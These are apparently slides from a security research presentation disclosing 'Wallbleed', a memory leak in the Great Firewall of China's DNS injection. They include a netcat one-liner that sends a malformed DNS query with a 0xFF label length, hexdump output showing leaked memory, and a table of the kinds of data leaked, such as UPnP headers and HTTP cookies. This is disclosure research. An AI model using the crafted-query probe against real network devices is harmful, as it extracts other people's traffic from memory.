

# Wallbleed

## A Memory Disclosure Vulnerability in the Great Firewall of China


**GFW  
REPORT**



**SHINONOME  
LAB**

Shencha Fan, **Jackson Sippe**, Sakamoto San,  
Jade Sheffey, David Fifield, Amir Houmansadr,  
Eelson Wedwards, Eric Wustrow

# DNS Injection




# Memory Disclosure Vulnerabilities

HOW THE HEARTBLEED BUG WORKS:




Client provided data **with length**



Server response **includes client provided data**



Server **does not validate the length**




**Memory disclosure vulnerability!**

# What is Wallbleed?

```

user@china_box:~$ echo 00000120000100000000000000000866616365626F6F6B03636F6D0000010001
| xxd -r -p | nc -u $US_IP 53 | hexdump -C
00000000  00 00 81 80 00 01 00 01  00 00 00 00 08 66 61 63 | .....fac|
00000010  65 62 6f 6f 6b 03 63 6f  6d 00 01 00 01 c0 0c | ebook.com....|
00000020  00 01 00 01 00 00 00 49  00 04 a2 7d 50 06      | .....I...}P.|

```




Wrong Answer  
(162.125.80.6, Dropbox)

```

user@china_box:~$ echo 00000120000100000000000000000866616365626F6F6BFF636F6D00
| xxd -r -p | nc -u $US_IP 53 | hexdump -C
00000000  00 00 81 80 00 01 00 01  00 00 00 00 08 66 61 63 | .....fac|
00000010  65 62 6f 6f 6b ff 63 6f  6d 00 75 73 74 6f 6d 2f | ebook.com.ustom/|
00000020  31 2e 30 20 55 50 6e 50  2f 31 2e 30 20 50 72 6f | 1.0 UPnP/1.0 Pro|
00000030  63 2f 56 65 72 0d 0a 45  58 54 3a 0d 0a 4c 6f 63 | c/Ver..EXT:..Loc|
00000040  61 74 69 6f 6e 3a 20 68  74 74 70 3a 2f 2f 31 39 | ation: http://19|
00000050  32 2e 31 36 38 2e 31 2e  31 3a 35 34 33 31 2f 64 | 2.168.1.1:5431/d|
00000060  79 6e 64 65 76 2f 75 75  69 64 3a 37 34 37 33 36 | yndev/uuid:74736|
00000070  61 39 64 2d 39 66 65 65  2d 34 61 66 32 2d 39 62 | a9d-9fee-4af2-9b|
00000080  31 39 2d 30 39 31 35 33  65 31 32 35 35 33 c0 0c | 19-09153e12553..|
00000090  00 01 00 01 00 00 00 c0  00 04 9a 53 0f 14      | .....S..|

```




Leaked Memory!

# What is Wallbleed?

Standard DNS Query: ... 08 facebook 03 com 00 ...

```
00000000 00 00 81 80 00 01 00 01 00 00 00 00 08 66 61 63 |.....fac|
00000010 65 62 6f 6f 6b 03 63 6f 6d 00 00 01 00 01 c0 0c |ebook.com....|
00000020 00 01 00 01 00 00 00 49 00 04 a2 7d 50 06 |.....I...}P.|
```

Wrong Answer  
(162.125.80.6, Dropbox)



Wallbleed DNS Query: ... 08 facebook FF com 00 ...

```
00000000 00 00 81 80 00 01 00 01 00 00 00 00 08 66 61 63 |.....fac|
00000010 65 62 6f 6f 6b ff 63 6f 6d 00 75 73 74 6f 6d 2f |ebook.com.ustom/|
00000020 31 2e 30 20 55 50 6e 50 2f 31 2e 30 20 50 72 6f |1.0 UPnP/1.0 Pro|
00000030 63 2f 56 65 72 0d 0a 45 58 54 3a 0d 0a 4c 6f 63 |c/Ver..EXT:..Loc|
00000040 61 74 69 6f 6e 3a 20 68 74 74 70 3a 2f 2f 31 39 |ation: http://19|
00000050 32 2e 31 36 38 2e 31 2e 31 3a 35 34 33 31 2f 64 |2.168.1.1:5431/d|
00000060 79 6e 64 65 76 2f 75 75 69 64 3a 37 34 37 33 36 |yndev/uuid:74736|
00000070 61 39 64 2d 39 66 65 65 2d 34 61 66 32 2d 39 62 |a9d-9fee-4af2-9b|
00000080 31 39 2d 30 39 31 35 33 65 31 32 35 35 33 c0 0c |19-09153e12553..|
00000090 00 01 00 01 00 00 00 c0 00 04 9a 53 0f 14 |.....S..|
```

# What's being leaked?

Description Regular Expression	Count	Rate
UPnP UPnP/IGD\xml	174M	3.41%
Date Header (?i)Date:\s*...	16M	0.31%
Stack Frames \x7f\x00\x00	2.8M	0.05%
IP Header \x45\x00	2.8M	0.05%
HTTP Cookie Cookie:␣	2.0M	0.04%

Regular expressions **classify traffic**

A variety of **network traffic** indicates **no pre-filtering**

**HTTP Date headers** used to determine **caching time**

